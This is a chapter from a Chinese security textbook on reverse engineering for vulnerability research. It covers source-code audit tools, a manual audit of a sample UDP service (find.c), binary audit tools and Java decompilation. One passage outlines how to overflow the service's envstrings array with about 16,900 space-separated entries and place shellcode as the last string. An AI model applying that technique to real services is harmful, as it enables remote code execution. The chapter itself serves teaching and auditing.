本书已经介绍了其他的技巧,那么为什么还需要逆向工程这样复杂乏味的技术呢?如果不打算局限于渗透测试的标准工具集合,而是进一步扩展漏洞评估技术,那么读者可能会对逆向工程感兴趣。此类工具并不需要很专业的知识,但只能报告它们知道的情况。在这些工具无法报告尚未发现的漏洞时,逆向工程就可以发挥作用了。漏洞研究者使用各种逆向工程技术,以发现现存软件中的新漏洞。渗透测试的客户所使用的软件组件如果比较常用,那么可以等待安全社区充分发现并公布其漏洞。但对于为节省公司的钱,由财务

处的 Joe Coder 开发并部署的、基于 Web 的工资单应用程序，由谁来发现它的问题呢？有一些逆向工程的技术，无论是对流行软件进行详细分析，还是遇到此类某些组织一定要使用的定制应用程序，都会有很大的作用。

逆向工程需要考虑的因素

软件中存在漏洞的原因可能有很多。有些人认为，漏洞都归因于程序员的能力不够。确实，有些程序员是有此类的问题，但是，只有那些从来不对空指针反向引用的人，才有权利像这样指责别人。实际上，可能导致漏洞的原因要多得多，包括：

- 未检查错误条件。
- 对函数的功能缺乏了解。
- 设计粗糙的协议。
- 未能完整地测试边界条件。



警告：未初始化的指针所指向的数据是未知的。空指针已经初始化但什么也不指向，因此其状态是已知的。在 C/C++ 程序中，试图通过上述两种指针访问数据（反向引用）通常会导致程序崩溃。

只要对软件的每一个片断都进行检查，是可以查找出上述列出的问题的。发现此类问题的难易程度，取决于很多因素。是否可以访问软件的源代码？如果是，那么发现漏洞可能会更容易些，因为源代码比编译后的代码要容易阅读得多。源代码的数量多少？复杂的软件由数以千计（可能数以万计）的代码行组成，与规模较小、相对简单的软件相比，分析前者所需的时间要多很多。有什么工具可用于实现源代码分析的部分甚至全部自动化吗？对某种给定的编程语言，你对其了解的程度如何？你是否对某种给定语言的常见问题都比较熟悉？如果无法得到源代码，只能访问编译后的二进制文件，那又该怎么办呢？有工具可帮助理解可执行文件吗？像反汇编程序和反编译程序这样的工具，能够大大减少核查二进制文件所需的时间。在本章接下来的部分，笔者将回答上述所有的问题，并让读者熟悉一些逆向工程的常见工具。

12.3 源代码分析

如果能够访问应用程序的源代码，那么对该应用程序进行逆向工程的工作会容易得多。不要误解，逆向工程仍然是长期而艰苦的过程，即便如此，但处理源代码要比直接处理相应应用程序的二进制代码容易。有些工具可以自动地扫描源代码，并查找粗劣的程序设计，

这对较大的应用程序特别有用。但请记住，这些自动化工具善于捕捉常见的情况，所以并不能保证一个应用程序是安全的。

12.3.1 源代码审计工具

在互联网上，有许多免费源代码审计工具可用。常见的包括 ITS4、RATS、FlawFinder 和 Splint。

ITS4 的开发者接着又开发了 RATS，有迹象表明，RATS 和 FlawFinder 的开发者将来会协作开发功能更强的审计工具。ITS4、RATS 和 FlawFinder 的操作方式类似。每个工具都会查询一个包含了粗劣程序设计的数据库，并列出现在扫描的程序中发现的所有危险区域。除了已知的不安全的功能之外，RATS 和 FlawFinder 会报告栈上分配的缓冲区的使用情况，以及随机性不够的加密函数。RATS 还有一些额外的功能，可以扫描 Perl、PHP 和 Python 以及 C 代码。

出于示范的目的，笔者将考察一个名为 find.c 的文件，其中实现了一个基于 UDP 的远程文件位置服务。稍后我们将仔细地查看 find.c 的源代码。这里，我们先通过 RATS 检查一下 find.c。此处要求 RATS 列出输入函数、只输出默认和高危警告，使用的有漏洞数据库名为 rats-c.xml。

```
# ./rats -i -w 1 -d rats-c.xml find.c
Entries in c database: 310
Analyzing find.c
find.c:46: High: vfprintf
Check to be sure that the non-constant format string passed as argument 2
to this function call does not come from an untrusted source that could have
added formatting characters that the code is not prepared to handle.

High: fixed size local buffer
Extra care should be taken to ensure that character arrays that are allocated
on the stack are used safely. They are prime targets for buffer overflow
attacks.

find.c:122: High: sprintf
find.c:513: High: sprintf
Check to be sure that the format string passed as argument 2 to this function
```

call does not come from an untrusted source that could have added formatting characters that the code is not prepared to handle. Additionally, the format string could contain %s' without precision that could result in a buffer overflow.

```
find.c:524: High: system
```

Argument 1 to this function call should be checked to ensure that it does not come from an untrusted source without first verifying that it contains nothing dangerous.

```
find.c: 610: recvfrom
```

```
find.c 119:
```

```
find.c 164:
```

```
find.c 165:
```

```
find.c 166:
```

```
find.c 167:
```

```
find.c 172:
```

```
find.c 179:
```

```
find.c 547:
```

Double check to be sure that all input accepted from an external data source does not exceed the limits of the variable being used to hold it. Also make sure that the input cannot be used in such a manner as to alter your program's behavior in an undesirable way.

```
Total lines analyzed: 638
```

```
Total time 0.000859 seconds
```

```
742724 lines per second
```

通过 RATS，我们可以看到一些在栈上分配的缓冲区，以及一些需要进一步考察的函数调用。修改这些地方与断定这些问题是否能够被攻击、在何种情况下能够被攻击相比，通常要容易得多。对 find.c 来说，可被攻击的漏洞包括两个 sprintf 调用以及在 172 行声明的缓冲区，只要使用适当格式的输入数据包，即可使后者溢出。但类似于 RATS 的工具无法保证是否能将所有有可能受攻击的代码都找出来。对规模更大的程序来说，此类工具提供的报告中，假警报的比例将上升，而定位漏洞的有效性会下降。

最后一个审计工具 Splint，是由 C 语义检查工具 Lint 衍生而来的，因此，它比其他工具生成的信息要多一些。Splint 会指出多种类型的程序问题，例如类型不匹配和未能检查函数的返回值等等。



警告：许多编程语言允许程序员忽略函数的返回值。这是一种危险的惯例，因为函数返回值通常用于表示出错的情况。而若所有的函数都如此编写，这是另一个导致程序崩溃的常见编程问题。

在扫描安全相关问题中，Splint 和其他工具的主要差别在于，Splint 可以识别源文件中嵌入的特定格式的注释。程序员可以使用 Splint 格式的注释把 Splint 关注的信息传递过去，例如函数调用的前置和后置条件。尽管对于 Splint 的分析过程，这些注释并不是必需的，但它可以改进 Splint 检查的精确性。Splint 可以识别大量能够过滤掉输出中有多种类型错误的命令行选项。如果读者只对与安全密切相关的问题感兴趣，可以使用几个选项，来缩减 Splint 输出的规模。

12.3.2 源代码审计工具的用途

显然，源代码审计工具可以使开发者的目光集中到代码中出现问题的区域，但它们对正义黑客的用处何在？使用源代码审计工具，白帽和黑帽黑客都可以得到同样的输出，他们对这些信息的用法有什么区别？

白帽观点

白帽黑客检查源代码审计工具输出的目的在于，使软件更安全。如果我们相信这些工具能够精确地指出问题代码所在，那么白帽黑客只需花费时间修改这些工具指出的问题，即可获得最大的成就。与在代码中来回定位，确定某个 strcpy()调用是否能够被攻击相比，将一个 strcpy()调用转换为 strncpy()所需的时间要少得多。了解 strcpy()细节的程序员，通常会进行测试，以验证传递到此类函数中的参数。不了解这些可能被攻击函数的细节的那些程序员，则通常会对输入数据的格式或结构做一些假定。尽管将 strcpy()改为 strncpy()可以阻止可能的缓冲区溢出，但也可能会截断数据，并对此后应用程序的运转造成其他问题。



注意：strcpy()函数是危险的，因为该函数在将数据复制到目标缓冲区时，并不考虑目标缓冲区的大小，从而可能导致缓冲区溢出。而 strncpy()函数的输入参数之一是复制到目标缓冲区中的字符的最大数目。



警告：strncpy()函数仍然有可能是危险的。有可能调用者给目标缓冲区传递一个错误的长度，而在某些情况下（由于出现数据截断），目标字符串未能以空字符结束。

重要的是确认对输入数据进行了正确的校验。与使用源代码审计工具生成报告相比，这部分工作要花费更多的时间。在花费时间增加代码的安全性之后，则没有必要花费更多时间确定原始代码实际上是否有漏洞，除非打算证明什么。但必须记住，即使源代码审计工具没有报告安全问题，也并不意味着程序没有问题。要保证一个程序是完全安全的，惟一可能的做法是从开始就贯彻安全的程序设计惯例，并由熟悉代码运行机制的程序员不断进行周期性的人工检查。



注意：除了最简单的程序之外，对程序的安全性给出正式证明几乎是不可能的。

黑帽观点

从黑帽黑客的定义来看，他们感兴趣的是如何攻击一个程序。对黑帽黑客而言，源代码审计工具的输出可以作为发现漏洞的起点。黑帽黑客基本上不会花费时间修正代码，因为这与其目的背道而驰。与白帽黑客修正潜在问题的时间相比，黑帽黑客确定该问题是否可以作为漏洞进行攻击所需要的工作量要多得多。同样，类似于白帽黑客的情形，审计工具的输出也并不是绝对正确的，完全有可能在源代码审计工具没有标明的程序区域中存在漏洞。

灰帽观点

那么，灰帽黑客如何切入呢？修正所审计的源代码中的问题，通常不是灰帽黑客的工作。当然他们应该将其发现传达给源代码的维护人员，但并不能保证维护人员会采取措施修正问题，特别是在没有时间或不相信其代码不安全的情况下。当维护人员拒绝解决源代码审计工具（自动或人工）发现的问题时，必需对程序的漏洞提供概念证明式的示范。在这种情况下，对灰帽黑客而言，了解如何利用审计结果来定位实际的漏洞是很有用处的。

12.3.3 人工源代码审计

如果某个应用程序使用的编程语言无法利用自动扫描程序进行审计，那么应该怎么办？对自动扫描器可能会漏掉的程序区域，如何进行验证？在上述情况下，对源代码进行人工审计就是惟一的选择。此时应该注意的是应用程序内部处理用户所提供数据的方式。由于大多数漏洞都是出现在程序无法正确地处理用户输入的情况下，因此重要的是了解数据如何传递给程序以及如何对数据进行处理。

用户数据的来源

下述列表只包含了一些应用程序接收用户输入的方式，以及用于获得输入的 C 函数。（该列表并没有包括所有可能的输入机制或可能组合。）

- 命令行参数：argv。
- 环境变量：getenv()。
- 输入数据文件：read(), fscanf(), getc(), fgetc(), fgets(), vfscanf()。

- 键盘输入/stdin : read(), scanf(), getchar(), gets()。
- 网络数据 : read(), recv(), recvfrom()。

例如，任何文件相关函数都可以用于从 stdin 获得数据。由于 Unix 系统将网络 socket 作为文件描述符处理，因此使用 dup()或 dup2()函数将某个 socket 描述符复制到 stdin 文件描述符也是有可能的。



注意：在 C/C++ 程序中，文件描述符 0、1、2 分别对应于标准输入 (stdin)、标准输出 (stdout) 和标准错误输出 (stderr) 设备。dup2() 函数可用于将 stdin 重新定位为任意其他文件描述符的副本，包括网络 socket。在完成这样的操作之后，程序不再接受键盘输入；输入是直接从网络 socket 获得的。

在这样的情况下，可以用 getchar() 或 gets() 读入网络数据。有几个源代码扫描程序有命令行选项，可通过相应的选项使扫描程序列出程序中从外部获得输入的所有函数（如上述列表中列出的函数）。以这种方式对 find.c 运行 ITS4 如下：

```
# ./its4 -m -v vulns.i4d find.c
find.c:482: read
find.c:526: read
Be careful not to introduce a buffer overflow when using in a loop.
Make sure to check your buffer boundaries.
-----
find.c:610: recvfrom
Check to make sure malicious input can have no ill effect.
Carefully check all inputs.
-----
```

为定位漏洞，则需要确定何种输入（如果有）导致了黑客以不安全的方式操纵用户提供的数据。首先，需要识别程序中接收数据的位置。其次，需要确定是否有某个执行路径，将用户数据传递到代码中有漏洞的部分。在跟踪这些执行路径时，需要注意的是哪些条件影响了执行路径，使得执行转到了有漏洞的代码部分。多数情况下，这些路径是通过对用户数据的条件测试获得的。要使数据到达有漏洞的代码，则其格式化数据的方式必须能够使之成功地通过从输入点与漏洞代码之间的所有条件测试。一个简单的例子，Web 服务器对某个特定的 URL 执行 get 请求时可能被发现有漏洞的，而对同样 URL 执行 post 请求可能并没有漏洞。如果 get 请求被传送到包含漏洞的某部分代码，而 post 请求是由另一个部分比较安全的代码处理的，那么这种情况很容易发生。

使用 find.c 的例子

以 find.c 为例,该过程如何发生?我们需要从进入程序的用户数据开始。从前述的 ITS4 输出可见,有一个 recvfrom()函数接收进入的 UDP 数据包。该调用附近的代码如下:

```

Char buf[65536];          //接收进入的 udp 数据包的缓冲区
int sock, pid;           //socket 描述符和进程 id
sockaddr_in fsin;       //互联网 socket 地址信息
//. . .
//socket 设置
//. . .

while (1) {              //无穷循环
    unsigned int alen = sizeof(fsin);    //现在读取下一个进入的 UDP 数据包
    if (recvfrom(sock, buf, sizeof(buf), 0,
        (struct sockaddr *)&fsin, &alen) < 0) {
        //如果发生错误,则退出程序
        exit("recvfrom: %s\n", strerror(errno));
    }
    pid = fork();        //fork 产生子进程,处理数据包
    if (pid == 0) {     //如果是子进程,则 pid 为 0
        manage_request(buf, sock, &fsin); //子进程处理数据包
        exit(0);        //在处理数据包之后,子进程退出
    }
}

```

在前述代码中,父进程通过循环使用 recvfrom()函数来接收进入的 UDP 数据包。在 recvfrom()接收成功之后,则通过 fork 创建子进程,而子进程调用 manage_request()函数处理接收到的数据包。我们需要跟踪到 manage_request()中,查看对用户的输入做了哪些处理。manage_request()函数首先是若干数据声明,如下:

```

162: void manage_request(char *buf, int sock,
163:                      struct sockaddr_in* addr) {
164:     char    init_cwd[1024];
165:     char    cmd[512];
166:     char    outf[512];
167:     char    replybuf[65536];
168:     char    *user;
169:     char    *password;
170:     char    *filename;
171:     char    *keyword;
172:     char    *envstrings[16] ;
173:     char    *id;
174:     char    *field;

```

```

175:      char    *p;
176:      int     i;

```

这里声明了许多固定大小的缓冲区，而前文中 RATS 已经标记了这些位置。我们知道，输入参数 buf 指向进入的 UDP 数据包，该缓冲区最多可以包含 65535 字节数据（65535 是 UDP 数据包的最大长度）。这里有两处需要注意：首先，数据包的长度并没有传递到函数中，因此边界检查会比较困难，只能完全依赖于良构的数据包内容。其次，几个局部缓冲区的长度都远小于 65535 字节，因此在函数向这些缓冲区复制数据时，必须非常小心。前文中提到，172 行的缓冲区可能因为溢出而出现漏洞。但由于在该缓冲区和返回地址之间有一个 64KB 的缓冲区，溢出看起来有些困难。



注意：局部变量通常在栈上按声明的先后顺序分配，这意味着 replybuf 位于 envstrings 和保存的返回地址之间。

该函数接下来通过分析进入的数据包而设置一些指针，以预期数据包中会包含哪些 key=value 对组成的列表，如下：

```

id some_id_value\n
user some_user_name\n
password some_users_password\n
filename some_filename\n
keyword some_keyword\n
environ key=value key=value key=value ... \n

```

设置指针时，是通过定位 key 的名称、搜寻后面的空格，然后向前一个字符来定位。当定位到结束的\n 并将其替换为\0 时，则相应的指针值变为 NULL。如果没有发现标志列表的 key 名称或标志结束的\n 字符，则认为输入不符合规范，函数将返回。解析数据包的工作顺序进行，直至开始处理可选的 environ 值。environ 字段由下列代码处理（注意，此处的指针 p 定位在输入缓冲区中需要解析的下一个字符）：

```

envstrings[0] = NULL; //假定没有环境字符串
if (!strncmp("environ", p, strlen("environ"))){
    field = memchr(p, ' ', strlen(p)); //找到后面的空格字符
    if (field == NULL) { //如果接下来没有空格符，则报错退出
        reply(id, "missing environment value", sock, addr); return;
    }
    field++; //指针递增，指向 key 的第一个字符
    i = 0; //初始化 envstrings 的索引计数器
    while (1) { //循环
        envstrings[i] = field; //保存下一个 envstring 指针
        p = memchr(field, ' ', strlen(field)); //接下来的空格
    }
}

```

```
if (p == NULL) { //如果没有空格，则需要一个换行字符
    p = memchr(field, '\n', strlen(field));
    if (p == NULL) {
        reply(id, "malformed environment value", sock, addr);
        return;
    }
    *p = '\0'; //发现换行字符，则结束最后一个 envstring
    i++; //计数 envstring
    break; //换行字符标记了结束，因此退出
}
*p = '\0'; //结束 envstring
field = p + 1; //指向下一个 envstring 的开始
i++; //计数 envstring
}
envstrings[i] = NULL; //结束列表
}
```

在处理 environ 字段之后，envstrings 数组中的各个指针被传递到 putenv() 函数，这些字符串应为 key=value 的形式。在分析该代码时，要注意到虽然整个 environ 字段都是可选的，但跳过它可不怎么有趣。代码中的问题在于，处理各个环境字符串的 while 循环没有对计数器 i 进行任何边界检查，且 envstrings 的声明只分配了 16 个指针。如果输入的环境字符串多于 16 个，栈上低于 envstrings 数组的变量将会被覆盖。此处就有了缓冲区溢出的条件，但问题变成了：“执行能够到达保存的返回地址吗？”快速计算一下，就知道在 envstrings 数组和保存栈帧指针/保存的返回地址之间，有大约 67600 字节栈空间。由于 envstrings 数组的各个元素都占 4 个字节，如果我们向输入的数据包中添加 $67600/4=16900$ 个额外的环境字符串，那么指向这些字符串的指针将覆盖所有的栈空间，包括保存的栈帧指针。

再增加两个额外的环境字符串，即可覆盖栈帧指针和返回地址。如果形如 key=value 的数据在数据包中，那么如何包含 16918 个环境字符串？假定最小的环境字符串是 x=y，包括结束空格符在内会占用 4 个字节，那么，即使只计算环境字符串，输入数据包也需要占用 67672 字节空间。这已经超出了最大的 UDP 包长度，看起来我们不怎么走运。幸运的是，由于上述代码中的循环并没有解析各个环境字符串的格式，因此恶意用户就不必受实际格式的限制。至于如何将大约 16919 个空格符放置到关键字 environ 和结束的换行符之间，以便覆盖栈中保存的返回地址的工作，则留给读者考虑。由于此种长度的输入很容易放到 UDP 数据包中，接下来我们需要考虑的仅仅是将 shellcode 放到何处。答案是将 shellcode 作为最后一个环境字符串，而这个漏洞最有趣的一点在于，由于对上述的代码已经进行了相应的处理，我们甚至不需要确定使用什么值来覆盖保存的地址。对这一点的理解，也留给读者作为一个练习。

参考文献

- [1] RATS www.securesoftware.com/security_tools_download.htm
- [2] ITS4 www.cigital.com/its4/
- [3] FlawFinder www.dwheeler.com/flawfinder/
- [4] Splint www.splint.org

12.4 二进制分析

源代码分析不见得总是可行的，在对非开源、专业的应用程序进行评估时，尤其如此。然而，这是无法阻止逆向工程师检查应用程序的二进制文件的，只是给检查造成了困难。二进制审计与源代码审计相比，所需的技能有所不同。无论在何种体系结构上编译，一个胜任的 C 程序员总是可以对 C 源代码进行审计，但审计二进制代码，却需要熟悉汇编语言、可执行文件格式、编译器操作、操作系统内部原理以及其他各种各样的底层技巧。教授编程的书籍很容易找到，但涵盖了二进制级别逆向工程的书籍则几乎不存在。精通二进制代码的逆向工程要求耐心、实践以及大量的参考文献。所需要的是考虑现存不同类型汇编语言、高级语言、编译器、操作系统的数目，这样才可以理解各种可能存在的专门配置。

12.5 二进制自动分析工具

为自动化地审计二进制文件以查找潜在的漏洞，其工具首先必须理解相关的二进制文件所使用的可执行文件格式，然后才能够分析二进制文件内部包含的机器语言指令。这要求这样的工具比源代码审计工具更为专业化。例如，无论代码编译为何种目标体系结构，都可以对 C 源代码进行自动化地扫描，而对于二进制审计工具，对每一种可执行文件格式都需要一个单独的模块负责解释，对每一种机器语言也需要一个单独的模块进行识别。此外，用于编写应用程序的高级语言和用于编译的编译器，也会影响到实际的二进制代码。C/C++源代码编译之后，与 Delphi 或 Java 代码编译之后会有很多不同之处。

两个可以执行自动化二进制文件审计的工具是 BugScam 和 BugScan。类似于前文讨论的源代码分析工具，这两个工具都可以扫描对函数不安全、可能导致攻击的一些用法。为做到这一点，这些工具必须能够在所分析的二进制文件中定位出对已知有问题的函数的调用。如果二进制文件是静态链接、删除了所有的符号表信息，或者对二进制代码应用了反逆向工程/混淆技术，那么找到这些函数可能是比较复杂的。



注意：有多个工具可以对可执行文件进行变换。这些工具通常可以压缩和加密原始的二进制文件，并附加上一段负责解压缩或解密的存根（stub）代码，从而创建一个新的二进制文件。在执行新的二进制文件时，存根代码将原始的二进制代码抽取出来，并将控制权转到原始代码，这样就保证了转换后的二进制代码与原始二进制代码的功能一致。而在压缩状态下，几乎不可能识别出与原始二进制文件相关的任何机器语言指令。此类工具的一个例子是 UPX，即 Ultimate Packer for eXecutables。

12.5.1 BugScam

BugScam 是一组脚本，由 Halvar Flake 编写，与 IDA Pro (Interactive Disassembler Professional from DataRescue) 协同使用。IDA Pro 算得上当今可用的反汇编工具中最好的。IDA 两个强大的功能分别是脚本功能和插件架构，这使得用户可以扩展 IDA 的其他功能，从而利用 IDA 对目标二进制代码进行全面的分析（更多有关 IDA 的主题，将在书中后续讲述）。BugScam 可以生成 HTML 报表，其中包含了存在潜在问题的虚拟地址。由于脚本是在 IDA Pro 内部运行，因此导航到各个可能有问题的区域并进一步分析相关的函数调用是否可能被攻击，相对容易一些。BugScam 脚本利用了 IDA Pro 强大的分析能力，比如 IDA 能够识别大量的可执行文件格式和多种机器语言。

下面给出使用 BugScam 分析编译后的 find.c 的样例输出：

```
Code Analysis Report for find
```

```
This is an automatically generated report on the frequency of misuse of certain known-to-be-problematic library functions in the executable file find. The contents of this file are automatically generated using simple heuristics, thus any reliance on the correctness of the statements in this file is your own responsibility.
```

```
General Summary
```

```
A total number of 7 library functions were analyzed. Counting all detectable uses of these library calls, a total of 3 was analyzed, of which 1 were identified as problematic.
```

```
The complete list of problems Results for .sprintf
```

```
The following table summarizes the results of the analysis of calls to the function .sprintf.
```

Address	Severity	Description
8049a8a	5	The maximum expansion of the data appears to be larger than the target buffer, this might be the cause of a buffer overrun ! Maximum Expansion: 1587 Target Size: 512

12.5.2 BugScan

BugScan 是一个专业的二进制审计工具，由 HBGary 出品。该产品以机架式服务器的形式出售，用户使用 Web 浏览器与之交互，定价为\$20000。当前，BugScan 能够评估 Linux 和 Windows 系统上编译之后的 C/C++ 应用程序。要审计某个应用程序的二进制文件，该二进制文件必须装载到 BugScan 服务器上，服务器负责审计该文件，并产生一个 XML 报表以描述潜在的故障点。如果用户能够访问符号表信息和源代码，在某些情况下，可以将报告的位置映射到源代码中的对应行进行进一步的分析。当然，如果能够访问源代码，用户可能会选择使用前文提到的源代码审计工具。如果要详细查看问题报告中提到的位置附近的汇编语言代码，仍然需要使用像 IDA Pro 这样的工具。类似于其他所有的扫描器，如果要确定报告问题是否可进行攻击，仍然需要附加的人工分析。

下表给出 BugScan 扫描 find.c 的二进制文件得出的报告。用户看到的信息是一个 HTML 结果页面，它在提交并分析二进制文件之后出现。Name 一栏描述的问题是超链接，点击该超链接，则显示问题发生的虚拟地址。

>< Previous Next >			
<u>Name</u>	<u>Sev</u>	<u>Risk</u>	<u>Description</u>
no stack protection	1	remote exploitation	Visual Studio .NET (7.x) contains an option in its unmanaged C++ compiler to enable a "Buffer Security Check." This option, also known as "stack canaries," helps reduce the exploitation potential of stack-based buffer overflows. This is global to the whole binary and is not location-specific like other signatures. The scanned program was found to not contain the Buffer Security Check.
Sprintf	1	overflow	Code Sample . Replace this call with the more secure call, snprintf. snprintf is a variant of sprintf where the user explicitly specifies the length of the destination buffer. This feature helps avoid the possibility of the destination buffer being written past. Though not officially a part of

the ISO C99 standard, this call is available in most modern compilers. Two problems can still persist: format string bugs and specifying an incorrect length for the destination buffer. The call backtraces to a location that received data from the network. This increases the risk that user-supplied data is being used in this call.

<u>Sprintf</u>	2	overflow	<u>Code Sample</u> . Replace this call with the more secure call, <code>snprintf</code> . <code>snprintf</code> is a variant of <code>sprintf</code> where the user explicitly specifies the length of the destination buffer. This feature helps avoid the possibility of the destination buffer being written past. Though not officially a part of the ISO C99 standard, this call is available in most modern compilers. Two problems can still persist: format string bugs and specifying an incorrect length for the destination buffer.
<u>Crypt</u>	2	poor randomness	Replace this code with a cryptographically strong random number generator that uses sufficient entropy.

<< Previous Next >

>Reprinted with permission of HBGary

除了 `find` 二进制文件是一个 Linux 可执行文件，以及发现的第一个问题是无效的，我们从报告中还看到了许多前述的扫描器发现的问题。在本章后文中，我们将详细研究其中的一个 `sprintf()` 调用。

参考文献

- [1] UPX <http://upx.sourceforge.net/>
- [2] BugScam <http://sourceforge.net/projects/bugscam>
- [3] BugScan www.hbgary.com

12.5.3 人工审计二进制代码

有两种可以大大简化二进制文件逆向工程任务的工具，是反汇编程序和反编译程序。反汇编程序的目标是从编译过的二进制文件生成汇编语言文件，而反编译程序的目标则是从编译过的二进制文件生成源代码文件。两项任务都有自身的挑战，也都非常困难，但反编译难度更高。这是因为：一方面，编译源代码的过程是一个有损的操作，即在生成机器

语言的过程中信息会丢失；另一方面，编译源代码的过程也是一个一到多的操作，即一行源代码，可能对应着许多等效的机器语言翻译。编译过程中丢失的信息包括变量名和数据类型，使得从编译过的二进制代码恢复源代码基本上不可能。编译器在同时优化程序的速度和尺寸时，产生的代码是非常不同的。两种编译的版本在功能上是等效的，但在反编译程序看来，二者非常不同。

反编译程序

反编译可以说是二进制审计的圣杯。如果存在真正的反编译，那么保密产品源代码的时代就会消失，而二进制审计则可还原为前述的源代码审计。但正如上面提到，真正的反编译实际上是不可能的。尽管反编译的前景似乎充满厄运和黑暗，但并非所有的信息都会丢失。有些语言能够很好地适应反编译。这些语言属于非正式的编译语言，而是类似于 Java 的编译/解释混合语言。Java 语言就是其中一个例子，其源代码会编译为一种独立于机器的中间形式，通常称作字节码，然后通过一个与机器相关的字节码解释器来运行这些独立于机器的字符码。就 Java 而言，该解释器称之为 Java 虚拟机 (Java Virtual Machine, JVM)。Java 字节码的两个特性，使其易于反编译。首先，编译过的 Java 字节码文件，称之为类文件，包含了相当数量的描述信息。其次，JVM 的编程模型相当简单，其指令集比较小。有若干开源的 Java 反编译程序可用，并都能够很好地恢复 Java 源代码，其中包括 JReversePro、Jad、Mocha、DJ 等等。

Java 反编译样例

下面简单的例子，示范了编译过的 Java 类文件中，能够在何种程度上恢复出源代码。PasswordChecker 类的原始源代码如下：

```
public class PasswordChecker {
    public boolean checkPassword(String pass) {
        byte[] pwChars = pass.getBytes();
        for (int i = 0; i < pwChars.length; i++) {
            pwChars[i] += i + 1;
        }
        String pwPlus = new String(pwChars);
        return pwPlus.equals("qcvw|uy1");
    }
}
```

JReversePro 是一个开源的 Java 反编译程序，其自身也是使用 Java 编写的。对编译过的 PasswordChecker.class 文件运行 JReversePro，得到下列输出：

```
// JReversePro v 1.4.1 Wed Mar 24 22:08:32 PST 2004
// http://jrevpro.sourceforge.net
// Copyright (C)2000 2001 2002 Karthik Kumar.
// JReversePro comes with ABSOLUTELY NO WARRANTY;
// This is free software, and you are welcome to redistribute
// it under certain conditions; See the File 'COPYING' for more details.

// Decompiled by JReversePro 1.4.1
// Home : http://jrevpro.sourceforge.net
// JVM VERSION: 46.0
// SOURCEFILE: PasswordChecker.java

public class PasswordChecker{
    public PasswordChecker()
    {
        ;
        return;
    }

    public boolean checkPassword(String string)
    {
        byte[] iArr = string.getBytes();
        int j = 0;
        String string3;
        for (;j < iArr.length;) {
            iArr[j] = (byte)(iArr[j] + j + 1);
            j++;
        }
        string3 = new String(iArr);
        return (string3.equals("qcvw|uyl"));
    }
}
```

反编译的质量很好。恢复出的代码，与源代码只有几个微小差别。首先，我们看到的默认构造函数并没有出现在源代码中，这是在编译过程中添加的。



注意：在面向对象的程序设计语言中，对象数据类型通常会包含一个特殊的函数，称为构造函数。每次创建一个对象时，都会调用构造函数以便初始化新对象。默认构造函数是没有参数的构造函数。如果程序员没有为声明的对象定义任何构造函数，编译器通常会生成一个默认构造函数，其中并不进行任何的初始化工作。

其次可以注意到，所有局部变量的名称都丢失了，JReversePro 根据变量的类型，自行命名了局部变量。但 JReversePro 能够完全恢复类名和函数名，这使得代码易读性较好。如

果类中包含了类变量，JReversePro 也能够恢复其原始名称。由于在类文件中包含的信息较多，因此从 Java 类文件能够恢复出大量的信息，其中包含的信息包括类名、函数名、函数返回类型以及函数参数类型。直接查看类文件的十六进制映像，这些信息都是清晰可见的。

```

CA FE BA BE 00 00 00 2E 00 1E 0A 00 08 00 11 0A .....
00 03 00 12 07 00 13 0A 00 03 00 14 08 00 15 0A .....
00 03 00 16 07 00 17 07 00 18 01 00 06 3C 69 6E .....<in
69 74 3E 01 00 03 28 29 56 01 00 04 43 6F 64 65 it>...()V...Code
01 00 0F 4C 69 6E 65 4E 75 6D 62 65 72 54 61 62 ...LineNumberTab
6C 65 01 00 0D 63 68 65 63 6B 50 61 73 73 77 6F le...checkPasswo
72 64 01 00 15 28 4C 6A 61 76 61 2F 6C 61 6E 67 rd...(Ljava/lang
2F 53 74 72 69 6E 67 3B 29 5A 01 00 0A 53 6F 75 /String; ) Z . . . Sou
72 63 65 46 69 6C 65 01 00 14 50 61 73 73 77 6F rceFile...Passwo
72 64 43 68 65 63 6B 65 72 2E 6A 61 76 61 0C 00 rdChecker.j ava..
09 00 0A 0C 00 19 00 1A 01 00 10 6A 61 76 61 2F j ava/
6C 61 6E 67 2F 53 74 72 69 6E 67 0C 00 09 00 1B lang/String.....
01 00 08 71 63 76 77 7C 75 79 6C 0C 00 1C 00 1D ...qcvw|uy1.....
01 00 0F 50 61 73 73 77 6F 72 64 43 68 65 63 6B ...PasswordCheck
65 72 01 00 10 6A 61 76 61 2F 6C 61 6E 67 2F 4F er...java/lang/O
62 6A 65 63 74 01 00 08 67 65 74 42 79 74 65 73 bject...getBytes
01 00 04 28 29 5B 42 01 00 05 28 5B 42 29 56 01 . . . () [B . . ( [B)V.
00 06 65 71 75 61 6C 73 01 00 15 28 4C 6A 61 76 ..equals...(Ljav
61 2F 6C 61 6E 67 2F 4F 62 6A 65 63 74 3B 29 5A a/lang/Object;)Z

```

由于有这些信息，因此，Java 反编译程序从类文件中恢复源代码相对比较简单。

其他编译语言的反编译

Java 是编译为独立于平台的字节码。不同于 Java，类似于 C/C++ 的编程语言则编译为特定于平台的机器语言，并链接到特定操作系统的库。要反编译由此类语言编写的程序，这是第一个障碍，因为某个完美的反编译程序可能只适用于某种机器语言、某种操作系统。更复杂的问题在于，编译过的程序通常会剥离所有的调试信息和名称（符号）信息，使得几乎无法从中恢复出程序使用的任一原始名称，包括函数名、变量名、类型信息。但无论如何，对反编译程序的研究和开发仍然在继续。两个可选的反编译程序分别是 Dcc，它用于 i386 DOS 可执行文件；还有 Desquirr，这是一个用于 IDA Pro 的插件。

反汇编程序

虽然对编译过的代码进行反编译困难到几乎不可能，但对同样的代码进行反汇编并不困难。编译过的程序要执行，必须与宿主操作系统交互一些信息。操作系统必须知道程序的入口点（在程序开始时，应该执行的第一条指令），程序预期的内存布局（包括代码和数据的位置），以及程序在执行时必须访问的库。所有这些信息都包含在可执行文件中，在程

序的编译和链接阶段生成。在执行某个可执行文件时，装载器会解释可执行文件，并与操作系统沟通相关的信息。两种常见的可执行文件格式分别是 PE (Portable Executable) 文件格式，用于 Windows 可执行文件；以及 ELF (Executable and Linking Format) 格式，用于 Linux 和其他的 Unix 变体。反汇编程序通过解释可执行文件的格式来进行工作，所以首先得知道可执行文件的布局，接下来从入口点开始处理指令流，将可执行文件分解为各个成员函数。

IDA Pro

